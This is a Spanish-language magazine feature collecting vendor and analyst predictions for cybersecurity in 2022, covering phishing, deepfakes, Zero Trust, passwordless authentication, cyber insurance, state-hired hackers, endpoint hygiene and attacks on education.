para detener los ataques que Meta acaba de presentar una demanda federal en un tribunal de California para pedir la interrupción de los ataques de phishing diseñados para engañar a las personas y evitar que compartan sus credenciales de inicio de sesión en páginas falsas para Facebook, Messenger, Instagram y WhatsApp. Y evitar que los piratas informáticos se hagan pasar por las plataformas reales y consigan robar información de acceso a plataformas web y apps, información personal y filiatoria y/o datos bancarios de los usuarios para estafarlos o intentar fraude de identidad.



## Appgate

Phishing y más phishing. Este vector de ataque sigue siendo particularmente eficaz, proporcionando a los ciberdelincuentes un método de ataque muy rentable y fácil de implementar. “Es probable que veamos un aumento en los ataques de phishing relacionados con las criptomonedas y los tokens no fungibles (NFT). Además, las condiciones de pandemia en curso continuarán siendo una fuerza torrencial detrás de los ataques de phishing dirigidos a medida que los atacantes prueben estrategias de seguridad para usuarios distribuidos, consumidores y datos”, comenta **Carlos Rubio, Ingeniero Jefe de Ventas de la compañía.**

## Avast

Las falsificaciones de audio se utilizarán en los ataques de spear-phishing. Los delincuentes utilizan el audio deepfake para imitar a un ejecutivo u otro empleado para convencer a alguien de que les conceda acceso a datos sensibles o, a la red de una empresa.

“Los ciberdelincuentes pueden tener más éxito con el audio deepfake, porque mucha gente sigue trabajando desde casa. Esto sig-

nifica que no pueden ver que la persona al teléfono está realmente en su escritorio escribiendo y no al teléfono con ellos, o no pueden confirmar la solicitud de la persona acercándose físicamente a ella”, continuó Jakub Kroustek.

## Y además...

Desde la falta de personal capacitado a la contratación de hackers por el Estado, pasando por la tendencia a asegurar los datos (con compañías de seguro) y Zero Trust, hay más predicciones que sólo Ransomware, Phishing o amenazas a los teletrabajadores. Veamos algunas de las otras.

## Watchguard

Las amenazas móviles patrocinadas por el estado se filtran hasta el inframundo del ciberdelito.

Los dispositivos móviles presentan un objetivo muy atractivo para los equipos cibernéticos patrocinados por el estado debido tanto a las capacidades de los dispositivos como a la información que contienen. Como resultado, los grupos que venden a organizaciones patrocinadas por el estado son los principales responsables de

financiar gran parte de las amenazas y vulnerabilidades sofisticadas dirigidas a los dispositivos móviles, como el reciente software espía móvil Pegasus. Desafortunadamente, como en el caso de Stuxnet, cuando estas amenazas más sofisticadas se filtran, las organizaciones criminales aprenden de ellas y copian las técnicas de ataque.

El próximo año, creemos que veremos un aumento en los ataques móviles sofisticados de ciberdelincuentes debido a los ataques móviles patrocinados por el estado que han comenzado a salir a la luz.

## Fluid Attacks

La escasez de personal especializado en ciberseguridad continuará siendo una realidad. Del año 2013 al 2021 se pasó de un millón a 3,5 millones de empleos sin cubrir en esta industria. Serán útiles las campañas educativas a gran escala, además de la reestructuración de la forma en que muchas compañías contratan empleados, ya que pueden estar descartando gente capacitada, por seguir unos requisitos innecesarios. Por otro lado, creció el porcentaje de mujeres dentro del campo



de la ciberseguridad a nivel mundial, pasando de un 20% en 2019 a un 25% en 2021, y se espera que continúe en aumento.

## LUMU Technologies

Se avecina una guerra de talentos en ciberseguridad. Las empresas competirán por talento especializado en ciberseguridad, lo cual elevará los estándares y hará que se reduzcan aún más los presupuestos. Las herramientas que hacen que los equipos SOC sean más eficientes con curvas de aprendizaje rápidas pueden ser la clave que ayude a las empresas a hacer frente a la situación.

“Los CISOs tenemos el reto de promover la necesidad de capacitación y concientización en todas las personas que tienen acceso la organización, de nada sirve incrementar herramientas de protección, si luego la persona comparte su usuario y contraseña, acá se rompen los esquemas de seguridad”, afirma **Armando Castillo Gerente Corporativo de Seguridad de la Información y Ciberseguridad del grupo Pichincha.**

## Fortinet

Educar a su equipo con nuevas habilidades. Los CISOs que entienden que la educación en ciberseguridad es la mejor herramienta para mitigar los riesgos están un paso por delante de las prácticas de la industria. Estos debieran enfocar sus esfuerzos de educación en ciberseguridad para incluir a socios comerciales y a clientes. La educación en ciberseguridad debe sumar esfuerzos sobre concientización y la adopción de conocimientos y procesos como mejores prácticas y estándares que ayuden a las organizaciones a prevenir y recuperarse de cualquier incidente o fuga de información.



Los CISOs tenemos el reto de promover la necesidad de capacitación y concientización en todas las personas que tienen acceso la organización, de nada sirve incrementar herramientas de protección, si luego la persona comparte su usuario y contraseña”



## E TEK

Aumento de la conciencia del usuario. La conciencia en la seguridad cibernética es esencial para evitar robo de identidad y la piratería de redes, factores que pueden destruir la reputación del negocio. Para 2022 se prevé un aumento de la capacitación del personal a través de seminarios, cursos y certificaciones. Después de todo, el 80% de las amenazas cibernéticas se pueden prevenir fácilmente con mejores prácticas derivadas del conocimiento.

## Appgate

Mayor implementación de la autenticación sin contraseña. Las estrategias de autenticación débiles seguirán siendo un problema durante 2022, lo cual llevarán a muchos a implementar métodos más seguros. “Persistirán los esquemas de fraude de apropiación de cuentas, especialmente dirigidos a organizaciones que responden únicamente con una combinación de nombre de usuario y contraseña. Esto impulsará una mayor implementación de técnicas de autenticación sin contraseña más seguras para asegurar una mejor experiencia del usuario”, comenta **Javier Velandia, Gerente de Producto de Autenticación Basada en Riesgos de Appgate.**

## Watchguard

La autenticación sin contraseña falla a largo plazo sin MFA. Es oficial. ¡Windows se ha vuelto sin contraseña! Si bien celebramos el alejamiento de las contraseñas solo para la validación digital, también creemos que el enfoque actual continuo de la autenticación de factor único para los inicios de sesión de Windows simplemente repite los errores del historial. Windows 10 y 11 ahora le permitirán configurar una autenticación completamente sin contraseña, usando opciones como Hello (la biometría de Microsoft), un token de hardware Fido o un correo electrónico con una contraseña de un solo uso (OTP).

Aunque felicitamos a Microsoft por hacer este movimiento audaz, creemos que todos los mecanismos de autenticación de factor único son la elección incorrecta y repiten los errores de contraseña de antaño. La biometría no es una píldora mágica que sea imposible de vencer; de hecho, los investigadores y atacantes han derrotado repetidamente varios mecanismos biométricos. Claro, la tecnología está mejorando, pero las técnicas de ataque también evolucionan (especialmente en un mundo de redes sociales, fotogrametría



e impresión 3D). En general, los tokens de hardware también son una opción fuerte de un solo factor, pero la violación de RSA demostró que tampoco son invencibles. Y, francamente, los correos electrónicos de texto sin cifrar con una OTP son simplemente una mala idea.

La única solución sólida para la validación de identidad digital es la autenticación multifactor (MFA). En nuestra opinión, Microsoft (y otros) realmente podrían haber resuelto este problema al hacer que MFA sea obligatorio y fácil en Windows. Aún puede usar Hello como un factor fácil de autenticación, pero las organizaciones deben obligar a los usuarios a emparejarlo con otro, como una aprobación push a su

teléfono móvil que se envía a través de un canal encriptado (sin texto ni correo electrónico claro). Nuestra predicción es que la autenticación sin contraseña de Windows despegará en 2022, pero esperamos que los piratas informáticos y los investigadores encuentren formas de evitarla, lo que demuestra que no aprendimos de las lecciones del pasado.

## Forcepoint

El código abierto requiere la vigilancia de todos. Los proyectos de código abierto siguen creciendo exponencialmente. Es cierto que la seguridad del software de código abierto mejoró drásticamente en la última

década, sin embargo, también los ataques a esta cadena de suministro están aumentando a una velocidad alarmante.

Sonatype estimó que en 2021 ocurrieron 12.000 ataques a proyectos de código abierto, lo que representa un incremento del 650% de un año al siguiente. Por lo tanto, es imperativo que tanto en el sector público como en el privado prioricen la seguridad en sus proyectos de código abierto. Un arma clave en la lucha contra las actualizaciones de software maliciosas es abordar la deuda técnica, es decir, la brecha entre lo que se invierte en seguridad y lo que realmente se necesitaría.

## BGH Tech Partner

Confianza Cero. “El 2022 estará signado por ofrecer un contexto incierto, dinámico y, a nivel empresarial, con un claro foco hacia la automatización. Bajo este panorama, las organizaciones deberían incrementar la mirada Zero Trust, que implica no confiar en nada ni en nadie que esté interactuando con la información. Por ende, requiere de la implementación de servicios de identidad para asegurar el acceso de cada usuario a las aplicaciones e infraestructura.”

finaliza el ejecutivo de BGH Tech Partner.

## Watchguard

Y lo llamaremos Confianza Cero. Recientemente, una arquitectura de seguridad de la información “moderna” ha ganado popularidad bajo el nombre de Zero Trust. Un enfoque de seguridad de Confianza Cero básicamente se reduce a “asumir la infracción”. En otras palabras, asumir que un atacante ya ha comprometido uno de sus activos o usuarios, y diseñar su red y las protecciones de seguridad de una manera que limite su capacidad para moverse lateralmente a sistemas más críticos. Verá términos como “microsegmentación” e “identidad afirmada” en los debates sobre Zero Trust. Pero cualquiera que

haya existido durante el tiempo suficiente reconocerá que esta arquitectura de tendencias se basa en principios de seguridad existentes y de larga data de verificación de identidad sólida y la idea del privilegio mínimo.

Esto no quiere decir que la arquitectura Zero-Trust sea una palabra de moda o innecesaria. Por el contrario, es exactamente lo que las organizaciones deberían haber estado haciendo desde los albores de la creación de redes.

Pronosticamos que en 2022, la mayoría de las organizaciones finalmente promulgarán algunos de los conceptos de seguridad más antiguos en todas sus redes, y lo llamarán Confianza cero.







### **Fortinet**

Adoptar la confianza cero. La mayoría de las organizaciones no tienen hoy en día una estrategia de confianza cero (Zero Trust o ZTNA, como es conocida en inglés) para el acceso a las redes. ¿Qué es el modelo de ZTNA? La arquitectura, los marcos y los modelos de ZTNA se basan en conceptos para validar la confianza y el acceso de usuarios y dispositivos. La actual expansión de la superficie de ataque corpo-

rativo requiere la adopción de una estrategia de confianza cero o ZTNA para proteger las redes, los sistemas y los datos corporativos.

### **LUMU Technologies**

El seguro cibernético se hace inevitable. Aunque algunos gobiernos están obligando a las organizaciones a adquirir un seguro cibernético, las compañías de seguros serán más selectivas en cuanto a las condiciones de cobertura.

Las organizaciones tendrán que demostrar una sólida práctica de ciberseguridad o, de lo contrario, tendrán que pagar tasas de cobertura más elevadas o no tener la cobertura esperada.

### **Watchguard**

Las empresas aumentan el seguro cibernético a pesar de los altos costos. Desde el éxito astronómico del ransomware a partir de 2013, las aseguradoras de ciberseguridad se han dado

cuenta de que los costos de pago para cubrir a los clientes contra estas amenazas han aumentado drásticamente. De hecho, según un informe de S&P Global, el índice de siniestralidad de las aseguradoras cibernéticas aumentó por tercer año consecutivo en 2020 en 25 puntos, o más del 72%. Esto dio como resultado que las primas de las pólizas de seguro cibernético independientes aumentarían un 28,6% en 2020 a \$ 1,62 mil millones de dólares. Como resultado, han aumentado considerablemente los requisitos de ciberseguridad para los clientes. No solo ha aumentado el precio del seguro, sino que las aseguradoras ahora escanean y auditan activamente la seguridad de los clientes antes de brindar cobertura relacionada con la ciberseguridad.

En 2022, si no cuenta con las protecciones adecuadas, incluida la autenticación multifactor (MFA) en el acceso remoto, es posible que no obtenga el seguro cibernético al precio que le gustaría, o en absoluto. Al igual que otras regulaciones y estándares de cumplimiento, este nuevo enfoque de las ase-

guradoras en la seguridad y la auditoría impulsará un nuevo enfoque por parte de las empresas para mejorar las defensas en 2022.

A pesar de que esta recolección de información no es, de ninguna manera, exhaustiva, hay muchos conceptos que

“

En 2022, la mayoría de las organizaciones finalmente promulgarán algunos de los conceptos de seguridad más antiguos en todas sus redes, y lo llamarán Confianza cero.

”

hemos dejado de lado en beneficio de la cantidad: ataques a plataformas P2P, ataques de envenenamiento de DNS, estafas de soporte técnico, malware as a service y seguridad por diseño, entre otros. Pero no quisiéramos cerrar este informe sin alguna palabra para el CISO.

Esto es lo que **Jaime Chanagá, Field CISO de Fortinet para América Latina y el Caribe** opina: “El CISO también debe ser el asesor de confianza en temas de ciberseguridad que aconseje, informe y eduque a otros ejecutivos de su organización incluyendo al CEO (director ejecutivo) y a la Junta Directiva de la organización. Los CISOs deben entender y hablar el idioma del negocio en el 2022, y evolucionar para convertirse en los líderes que provocarán un cambio positivo y contribuirán al crecimiento y al éxito de sus organizaciones. Los CISOs son muy importantes en nuestra región de América Latina y el Caribe para apoyar el crecimiento de las organizaciones y la economía de la región.”  
Buenas tardes.



**Jaime Chanagá**

# Las 8 predicciones de Gartner para 2021-2022

Por Kasey Panetta

Un enfoque en las leyes de privacidad, los ataques de ransomware, los sistemas ciberfísicos y el escrutinio a nivel de la junta están impulsando las prioridades de los líderes de seguridad y riesgo.

“¿Cómo nos aseguramos de que nuestros consumidores no sean dañados físicamente por agentes deshonrados?” Ese es el tipo de pregunta que los líderes de seguridad y riesgo deben predecir y planificar en el futuro.

La proliferación de sistemas ciberfísicos, que incluyen sistemas que combinan los mundos cibernético y físico para tecnologías como los automóviles autónomos o los gemelos digitales, representa otro riesgo de seguridad para las organizaciones, y la forma en que los actores de amenazas se dirigirán a estos sistemas es una de nuestras principales predicciones para los próximos años.

“Estamos cayendo en este

viejo hábito de tratar todo de la misma manera que lo hicimos en el pasado”, dijo Sam Olyaei, analista director de Gartner, durante su presentación en el Gartner IT Symposium / XPO™ 2021. “Esto simplemente no puede continuar. Necesitamos asegurarnos de que estamos evolucionando nuestro pensamiento, nuestra filosofía, nuestro programa y nuestra arquitectura”.

La seguridad y la gestión de riesgos se han convertido en un problema a nivel de junta directiva para las organizaciones. El número y la sofisticación de las brechas de seguridad está aumentando, estimulando una mayor legislación para proteger a los consumidores y poniendo la seguridad a la vanguardia de las de-



Sam Olyaei  
analista director de Gartner



La malla de ciberseguridad se extiende para cubrir identidades fuera del perímetro de seguridad tradicional y crear una visión holística de la organización.



cisiones comerciales. Los analistas de Gartner predicen más implicaciones de descentralización, regulación y seguridad en los próximos años. Incorpore estos supuestos de planificación estratégica en su hoja de ruta para el próximo año.



1. Para finales de 2023, las leyes de privacidad modernas cubrirán la información personal del 75% de la población mundial.

GDPR fue la primera legislación importante para la privacidad del consumidor, pero fue seguida rápidamente por otras, incluida la Ley General de Protección de Datos Personales (LGPD) de Brasil y la Ley de Privacidad del Consumidor de California (CCPA). El gran alcance de estas leyes sugiere que administrará múltiples leyes de protección de datos en varias jurisdicciones, y los clientes querrán saber qué tipo de datos está recopilando y cómo se están utilizando. También significa que deberá centrarse en automatizar su sistema de gestión de privacidad. Estandarice las operaciones de seguridad utilizando GDPR como base y luego ajuste para las jurisdicciones individuales.

2. Para 2024, las organizaciones que adopten una arquitectura de malla de ciberseguridad reducirán el impacto financiero de los incidentes de seguridad en un promedio del 90%.

Las organizaciones ahora admiten una variedad de tecnologías en diferentes lugares, por lo que necesitan una solución de seguridad flexible. La malla de ciberseguridad se extiende para cubrir identidades fuera del perímetro de seguridad tradicional y crear una visión holística de la organización. También ayuda a mejorar la seguridad para el trabajo remoto. Estas demandas impulsarán la adopción en los próximos dos años.

3. Para 2024, el 30% de las empresas adoptarán las capacidades Secure Web Gateway (SWG), Cloud Access Security Brokers (CASB), Zero Trust Network Access (ZTNA) y Firewall As A Service (FWaaS) entregadas en la nube del mismo proveedor.

Las organizaciones se están inclinando hacia la optimización y la consolidación. Los líderes de seguridad a menudo administran docenas de herramientas, pero planean consolidarse a menos de 10. SaaS se convertirá en un método de entrega preferido, y la consolidación afectará los plazos de adopción del

hardware.

4. Para 2025, el 60% de las organizaciones utilizarán el riesgo de ciberseguridad como determinante principal en la realización de transacciones de terceros y compromisos comerciales.

Los inversores, especialmente los capitalistas de riesgo, están utilizando el riesgo de ciberseguridad como un factor clave en la evaluación de oportunidades. Cada vez más, las organizaciones recurren al riesgo de ciberseguridad durante los acuerdos comerciales, incluidas las fusiones y adquisiciones y los contratos de proveedores. El resultado es más solicitudes de datos sobre el programa de ciberseguridad de un socio a través de cuestionarios o calificaciones de seguridad.

5. El porcentaje de estados nacionales que aprueban legislación para regular los pagos, multas y negociaciones de ransomware aumentará al 30% para fines de 2025, en comparación con menos del 1% en 2021.

Si bien actualmente se pue-

den aplicar regulaciones más amplias a los pagos de ransomware, los expertos en seguridad deberían esperar una ofensiva más agresiva contra los pagos. Dado el mercado de criptomonedas en su mayoría no regulado, existen implicaciones éticas, legales y morales para pagar rescates, y es vital considerar el impacto de hacerlo. La decisión de pagar (o no) debe recaer en un equipo multifuncional que pueda abordar todas estas preocupaciones.

6. Para 2025, el 40% de las juntas directivas tendrán un comité de ciberseguridad dedicado supervisado por un miembro calificado de la junta.

A medida que la ciberseguridad se convierte (y sigue siendo) lo más importante para las juntas, espere ver un comité de ciberseguridad y una supervisión y escrutinio más estrictos. Esto aumenta la visibilidad del riesgo de ciberseguridad en toda la organización y requiere un nuevo enfoque para los informes de la junta, cuyos detalles pueden depender de los antece-

denes y la experiencia de los miembros específicos. Enfoque los mensajes en el valor, el riesgo y el costo.

7. Para 2025, el 70% de los CEOs exigirán una cultura de resiliencia organizacional para sobrevivir a las amenazas coincidentes de la ciberdelincuencia, los eventos climáticos severos, los disturbios civiles y las inestabilidades políticas.

Vaya más allá de la ciberseguridad y entre en la resiliencia organizacional para tener en cuenta entornos de seguridad más amplios. La transformación digital agrega complejidad al panorama de amenazas, lo que afectará la forma en que se producen productos y servicios. Trabajar para definir la resiliencia y los objetivos de la organización, y crear un inventario de los riesgos cibernéticos que los afectan.

8. Para 2025, los actores de amenazas habrán armado los entornos de tecnología operativa con el éxito suficiente para causar víctimas humanas.

A medida que el malware se propaga de TI a OT,

cambia la conversación de la interrupción del negocio al daño físico y la responsabilidad probablemente termine con el CEO. Concéntrese en los sistemas ciberfísicos centrados en los activos y asegúrese de que haya equipos para abordar la gestión adecuada.

Fuente: Gartner (<https://www.gartner.com/en/articles/the-top-8-cybersecurity-predictions-for-2021-2022>)

“

A medida que la ciberseguridad se convierte en lo más importante para las juntas, espere ver un comité de ciberseguridad y una supervisión y escrutinio más estrictos.

”

# Los Estados nacionales recurren a los hackers de alquiler

Por Christiaan Beek

Nuestro equipo, centrado en la inteligencia estratégica, no sólo supervisa la actividad, sino que también investiga y supervisa la inteligencia de fuente abierta procedente de diversas fuentes para obtener más información sobre las actividades de las amenazas en todo el mundo, entre las que se incluye un aumento de la combinación de operaciones de ciberdelincuencia y de estados-nación.

## Se busca ayuda: Chicos malos con beneficios

En muchos casos, se forma una compañía de nueva creación y un entramado de compañías de fachada o empresas “tecnológicas” ya existentes participan en operaciones dirigidas y controladas por los ministerios de inteligencia de los países.

En mayo de 2021, por ejemplo, el gobierno de Estados Unidos acusó a cuatro ciudadanos chinos que trabajaban para compañías de fachada estatales. Las compañías de fachada facilitaban a los hackers la creación de malware y el ataque a objetivos de interés para obtener inteligencia comercial, secretos comerciales e información sobre tecnologías sensibles.

No sólo China, sino también otras naciones como Rusia, Corea del Norte e Irán (Nota del editor: y la propia Estados Unidos) han aplicado estas tácticas. Contratan a los hackers para las operaciones, no hacen preguntas sobre sus otras operaciones si no perjudican los intereses de su propio país.

Mientras que en el pasado las familias de malware específicas estaban vinculadas a grupos de estados-nación, la confusión comienza a producirse cuando se contrata a los hackers para que escriban el código y lleven a cabo estas operaciones.

La brecha inicial con tácticas y herramientas podría ser similar a las operaciones de cibercrimen “normales”, sin embargo, es importante vigilar lo que sucede a continuación y actuar con



Christiaan Beek  
Lead Scientist & Sr. Principal  
Engineer Threat Research &  
Innovation de Trellix

rapidez. Con el aumento previsto de la difuminación entre la ciberdelincuencia y los actores del Estado-nación en 2022, las compañías deberían auditar su visibilidad y aprender de las tácticas y operaciones realizadas por los actores que tienen como objetivo su sector.

Fuente: McAfee Enterprise & FireEye <https://www.mcafee.com/blogs/enterprise/mcafee-enterprise-atr/Nation-States-Will-Weaponize-Social-and-Recruit-Bad-Guys-with-Benefits-in-2022>

“

Contratan a los hackers para las operaciones, no hacen preguntas sobre sus otras operaciones si no perjudican los intereses de su propio país.

”



# Ciberseguridad en 2022, predicciones evidentes... y no tanto

Por Neil Thacker, CISO de Netskope para EMEA y LATAM

Como cada comienzo de año, es tiempo de ver qué nos deparará 2022 en materia de ciberseguridad. Para ello, desde Netskope hemos recopilado una serie de puntos que han despertado nuestro interés:

**Los atacantes seguirán poniendo su foco en las API.** En todos los sectores, el uso de APIs, y sus problemas de configuración sigue creciendo como riesgo. Ya en 2019, Gartner predijo que en 2022 los abusos de las API serían el principal vector de ataque y no parece que vayan a disminuir.

**Los riesgos de la IA/ML empezarán a destacar y estarán con nosotros durante 2022.** Veremos una mayor conciencia de la industria en torno a las amenazas de IA/ML a medida que seamos más conscientes de la solidez e integridad del modelo.

**Las empresas aumentarán su interés por las amenazas internas.** El aumento en 2021 de la “Gran Dimisión”, donde se recurrió a trabajadores autónomos para diferentes proyectos, comprometió la seguridad de los ordenadores. En 2021 Netskope Threat Labs descubrió que los empleados que abandonan su puesto, suben 3 veces más datos a aplicaciones personales en su último mes de trabajo. Las empresas deben replantearse su estrategia de amenazas internas.

**Las nuevas vulnerabilidades sin parchear de VPN y puntos finales se explotarán cada vez más.** Este proceso re-



Neil Thacker  
CISO de Netskope para  
EMEA y LATAM

quiere de pruebas exhaustivas antes de desplegar los parches y de ventanas de mantenimiento cuidadosamente programadas. Conscientes de ello, en 2021 los atacantes explotaron vulnerabilidades con el acceso remoto, por lo que 2022 debe ser cuando las vulnerabilidades de VPN y endpoint estén bajo control, acelerando el acceso a la red basado en confianza cero (ZTNA) entregado desde la nube.

**Netskope ha valorado otras tendencias menos probables, pero no imposibles:**

El ransomware seguirá asolando a las organizaciones, impactando en las infraestructuras críticas y causando importantes inte-

rrupciones. Las tensiones entre países aumentarán y se exigirá una solución por cualquier medio.

El phishing aprovechará cada vez más los flujos de trabajo de OAuth. Según la autenticación multifactor es más común, los atacantes buscan nuevas fórmulas de ataque, como la concesión ilícita de consentimiento, en la que un atacante engaña a la víctima para que autorice el acceso a la aplicación objetivo valiéndose de un flujo de trabajo OAuth destinado a la autorización del dispositivo o del plugin. Se esperan más ataques de este tipo en múltiples aplicaciones.

También los documentos de Office representarán más del 50% de todas las descargas de malware; los ciberdelincuentes seguirán aprovechando este formato tan común y extendido.

SASE será tendencia para un marco de trabajo para la seguridad en la nube. Así, junto con el servicio de seguridad en el borde (SSE), que representa



los servicios de seguridad necesarios para SASE, impulsará una importante consolidación de las empresas y sus herramientas para ofrecer una única plataforma de seguridad.

Veremos la llegada del DeepFake (falsificación profunda), clonación de voz, que aumentará exponencialmente a medida que los estafadores la utilicen para crear ataques de ingeniería social y eludir los sistemas de autenticación biométrica basados en la voz. Los sistemas de verificación de la identidad digital también correrán el riesgo de ser engañados.

“

Las empresas deben replantearse su estrategia de amenazas internas. Las tensiones entre países aumentarán y se exigirá una solución por cualquier medio.

”

# Visibilidad y control completo sobre sus endpoints

Cuando la pandemia golpeó por primera vez, muchas empresas se vieron obligadas a volverse remotas prácticamente de la noche a la mañana. Esto hizo que muchas organizaciones recurrieran a herramientas de colaboración para llevar a cabo las operaciones diarias. Sin embargo, este aumento en el uso y el flujo de datos a través de plataformas de comunicación a distancia, ha provocado más casos de piratas informáticos que intentan explotar vulnerabilidades para robar información confidencial.

Los piratas informáticos continuarán buscando vulnerabilidades relacionadas con el nuevo modelo de lugar de trabajo híbrido, y consideramos que en 2022 los empleados que utilicen herramientas de colaboración en el hogar podrían verse asediados.

Según una encuesta reciente de **Tanium** realizada a 345 profesionales de ciberseguridad, la mayoría (64%) cree que es de moderada a extremadamente probable que sea víctima de un ciberataque exitoso en los próximos 12 meses. El malware representa la mayor amenaza de seguridad para las organizaciones (35%), seguido del error humano (24%), las amenazas internas (20%) y los exploits de día cero (11%).

Para defenderse de estas amenazas, las empresas deben desarrollar una visibilidad y un control completos sobre sus endpoints, cerrar tantas vulnerabilidades conocidas como sea posible y extender la seguridad del usuario más allá de la educación y la capacitación.

**Tanium** ha creado un proceso simple de cinco pasos para ayudar a desarrollar estas capacidades:

## **Paso Uno: Evaluar las brechas de seguridad.**

Es necesario hacerse algunas preguntas para identificar brechas fundamentales en la postura de seguridad y determinar qué tan bien es posible defenderse ante los

“  
Contratan a los hackers para las operaciones, no hacen preguntas sobre sus otras operaciones si no perjudican los intereses de su propio país.  
”

complejos ataques actuales.

## **Paso Dos: Cerrar las brechas en la visibilidad y el control de los terminales.**

Es necesario revisar las respuestas del paso uno, hacer una lista de las brechas en la postura de seguridad y priorizar como manejar esas brechas en las capacidades de control y visibilidad del endpoint.

## **Paso Tres: Cerrar las brechas en la higiene de TI.**

Una vez que se confirme o desarrolle una visibilidad y control maduros de los endpoints, se deben usar estas capacidades para establecer y mantener una higiene de TI impecable. Establecer y man-





tener la higiene de TI no tiene por qué ser complicado. Para muchas organizaciones, el primer paso es simplemente ver el vínculo entre las operaciones y la seguridad.

#### **Paso Cuatro: Cerrar las brechas en la seguridad del usuario.**

Hay que asegurarse de que el personal cuente con la formación y la educación adecuadas en materia de seguridad. Aún más importante, se deben crear controles de seguridad que se extiendan más allá de la capacitación y mantengan a los usuarios seguros cuando inevitablemente ol-

viden esa capacitación y cometan un error. Se deben crear capas de autenticación y defensa alrededor del personal para detectar rápidamente los incidentes que han causado y limitar los posibles daños.

#### **Paso Cinco: Volver a evaluar las herramientas de seguridad y gestión de terminales.**

Finalmente, se debe determinar qué herramientas pueden ayudar a defender a la organización contra esta nueva ola de ataques y cuáles podrían haber sido efectivas solo contra amenazas heredadas. Al proporcionar una plataforma

unificada para todas las capacidades básicas de seguridad y gestión de endpoints, permite a los líderes de seguridad elevar defensas eficientes y efectivas sin complejidad, costos o desafíos de gestión innecesarios.

En 2021 fuimos testigos de incidentes de ransomware en los que se permitió el acceso a las redes de la organización a los dispositivos personales infectados, y los empleados llevaron, sin saberlo, malware malicioso y vulnerabilidades a través del perímetro. Ante esto, un número creciente de organizaciones adoptará un enfoque de Confianza Cero para tratar de mitigar problemas similares en 2022.

# Ciberseguridad en los entornos educativos

Con la tecnología cada vez más integrada en los centros educativos, las instituciones necesitan implementar medidas de seguridad que garanticen la protección online de la información que manejan. ¿Cómo lograrlo?

Por Rocío Bravo

Al principio de la pandemia, las instituciones no tenían la preparación ni la tecnología para estar trabajando en forma virtual y que todos sus alumnos se conectaran de manera remota. De un día para otro, se tuvieron que poner al día y empezar a buscar plataformas para poder enseñar de forma virtual, entender qué es el ancho de banda de un enlace, capacitar a los profesores para esta modalidad, etc. A medida que fue pasando el tiempo y que todo seguía en la modalidad online se fueron aggiornando y adquiriendo experiencia, y fueron tomando un poquito más de confianza y aumentando la seguridad.

Sin embargo, plantea **Ing. Pablo Rodríguez Romeo, Perito Informático Forense, especialista en Seguridad - Socio del Estudio CySI de Informática**

**Forense**, “no estamos viendo que inviertan mucho en seguridad ya que consideran que esto es pasajero y que no llegó para quedarse. Siguen estando muy expuestas y son muy vulnerables a ataques. Las instituciones deberían considerar invertir en seguridad y en las herramientas online que utilizan, en los softwares y en las capacitaciones, en la concientización a docentes para que todo sea un poco más seguro”.

Con el uso masivo de herramientas de colaboración y conferencias virtuales aparecieron muchas amenazas que no se presentaban en un contexto de aula presencial. “Es por eso que al comienzo hubo que abordar rápidamente estos temas para minimizar la exposición a “zombombing” entre otras cues-

tionones, permitiendo que el docente tenga el control de quien ingresa y con qué opciones se lo habilita a colaborar”, opina **Maximiliano Galante, Country Manager Argentina de Neosecure.**



Maximiliano Galante

Por lo general existía, salvo casos particulares, poca preparación para que el 100% de las actividades educativas sean prestadas online. La infraestructura y los procesos asociados al e-learning eran para un porcentaje bajo del total del alumnado y no en todas


las áreas, hecho que hizo que al principio la experiencia del alumno no sea tan gratificante.

2021 fue un año récord en términos de ataque, pero hubo sectores más impactados que otros.

Según datos de Check Point Research (CPR), la

división de Inteligencia de Amenazas de Check Point Software Technologies la educación/investigación fue el sector industrial más atacado en todo el mundo, con una media de 1.605 ataques por organización cada semana. Esto supuso un crecimiento del 75% respecto a 2020.

**Average Weekly Attacks per Organization by Industry (2021)**





“Los sistemas educativos, gubernamentales y sanitarios se encuentran entre los cinco sectores más atacados del mundo. Prevemos que estas cifras aumenten en 2022, ya que los ciberdelincuentes seguirán innovando y encontrando nuevos métodos para ejecutar las amenazas, especialmente el ransomware”, alerta **Eusebio Nieva, director técnico de Check Point Software para España y Portugal.**

